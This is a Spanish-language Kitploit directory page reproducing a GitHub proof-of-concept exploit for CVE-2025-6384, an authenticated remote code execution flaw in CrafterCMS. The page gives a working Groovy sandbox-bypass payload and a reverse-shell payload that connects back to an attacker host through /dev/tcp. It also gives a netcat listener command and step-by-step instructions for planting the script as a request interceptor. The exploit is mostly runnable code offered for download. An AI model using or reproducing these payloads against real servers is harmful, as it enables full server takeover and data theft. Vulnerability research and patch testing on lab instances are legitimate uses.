
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Herramientas/GitHubGitHub/maestro-ant/craftercms-cve-2025-6384
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónAprendizaje y EducaciónLabs y Práctica
GitHubmaestro-ant/craftercms-cve-2025-6384

CrafterCMS-CVE-2025-6384

Exploit PoC para un RCE autenticado en CrafterCMS mediante bypass del sandbox de Groovy (CVE-2025-6384)

Ver Repositorio
29hace 1 añoAún no revisado
Compartir

CrafterCMS Autenticado RCE - Bypass de Sandbox de Groovy (CVE-2025-6384)

Una Prueba de Concepto para una vulnerabilidad de Ejecución Remota de Código autenticada en CrafterCMS.

Resumen de la Vulnerabilidad

Un usuario autenticado con privilegios de desarrollador puede eludir el sandbox de scripts Groovy en Crafter Studio para lograr Ejecución Remota de Código (RCE). El sandbox no logra bloquear la instanciación de un nuevo GroovyShell, que puede usarse para crear un nuevo entorno de ejecución sin restricciones.

  • Producto: CrafterCMS
  • Componente: Crafter Studio
  • Vulnerabilidad: RCE autenticada mediante Bypass de Sandbox de Groovy (CWE-913)
  • Impacto: Compromiso total del servidor

Configuración del Laboratorio / Despliegue

Puede desplegar rápidamente una instancia vulnerable de CrafterCMS para pruebas utilizando los archivos oficiales de Docker Compose.

  1. Clone el repositorio docker-compose de CrafterCMS:

    git clone https://github.com/craftercms/docker-compose.git
    
  2. Navegue al directorio del entorno de creación:

    cd docker-compose/authoring
    
  3. Inicie los contenedores. Esto descargará las imágenes necesarias e iniciará el stack de CrafterCMS.

    docker-compose up
    

    (Nota: Puede ser necesario sudo dependiendo de su instalación de Docker.)

  4. Espere a que los servicios se inicialicen completamente. Puede acceder a Crafter Studio en http://localhost:8080/studio.

    • Nombre de usuario predeterminado: admin
    • Contraseña predeterminada: admin

Prueba de Concepto (PoC)

Si bien el sandbox bloquea correctamente los métodos de ejecución directa, permite el siguiente payload, que crea un nuevo shell de Groovy sin sandbox.

// File: /scripts/interceptors/pwn.groovy

def shell = new GroovyShell()
def command = "id" // <-- Your command here
def result = shell.evaluate("'''${command}'''.execute().text")

// The output is printed to the server logs
System.err.println("[RCE-PoC] " + result)

Exploit RCE: Reverse Shell

Este payload demuestra RCE completo estableciendo una reverse shell hacia una máquina controlada por el atacante.

1. Iniciar un Listener

En su máquina, inicie un listener (por ejemplo, usando netcat) para recibir la conexión entrante:

nc -lvnp 4444

2. Preparar el Payload

Utilice el siguiente script Groovy como su payload. Recuerde reemplazar <YOUR_IP> y <YOUR_PORT> con la dirección IP y el puerto de su listener.

// File: /scripts/interceptors/exploit.groovy

def attacker_ip = "<YOUR_IP>"
def attacker_port = "4444" // Or <YOUR_PORT>

def cmd = "bash -i >& /dev/tcp/" + attacker_ip + "/" + attacker_port + " 0>&1"
def shell = new GroovyShell()

// Use triple quotes to handle the command string easily
shell.evaluate("""
    new ProcessBuilder("/bin/bash", "-c", "${cmd}").start()
""")

System.err.println("Reverse shell payload executed.")

Pasos para Reproducir

  1. Inicie sesión en Crafter Studio (http://localhost:8080/studio) con las credenciales predeterminadas (admin / admin).

  2. Navegue a Configuración del Sitio -> Scripts.

  3. Haga clic en Crear/Editar Script en la sección "Scripts Groovy".

    image
  4. Elija un tipo de script que se ejecutará, como Interceptor de Solicitudes.

  5. Pegue el payload de la PoC en el editor de scripts y guárdelo.

    image
  6. Active el script visitando cualquier página del sitio web (por ejemplo, http://localhost:8080).

  7. Verifique los registros de error estándar del servidor para ver la salida del comando.

    • Para la PoC, encuentre el ID de su contenedor y revise sus registros para la salida del comando:
    docker-compose logs -f crafter
    


    Salida esperada:

    GroovyShell: uid=1000(crafter) gid=1000(crafter) groups=1000(crafter)

    
    image

    • Para la Reverse Shell, verifique su listener de netcat. Debería recibir una sesión de shell desde el contenedor. image
Descargo de Responsabilidad

Este material es solo para fines educativos y de investigación. El autor no es responsable por ningún mal uso o daño causado por esta información.


Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    540
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    476
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    373
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    322
  • 5

    estorides

    grisuno/estorides

    Agrega más de 99 fuentes OSINT gratuitas en paralelo, resuelve entidades en un grafo de conocimiento y exporta STIX 2.1, MISP o GraphML con análisis asistido por LLM.

    278
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    251

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →




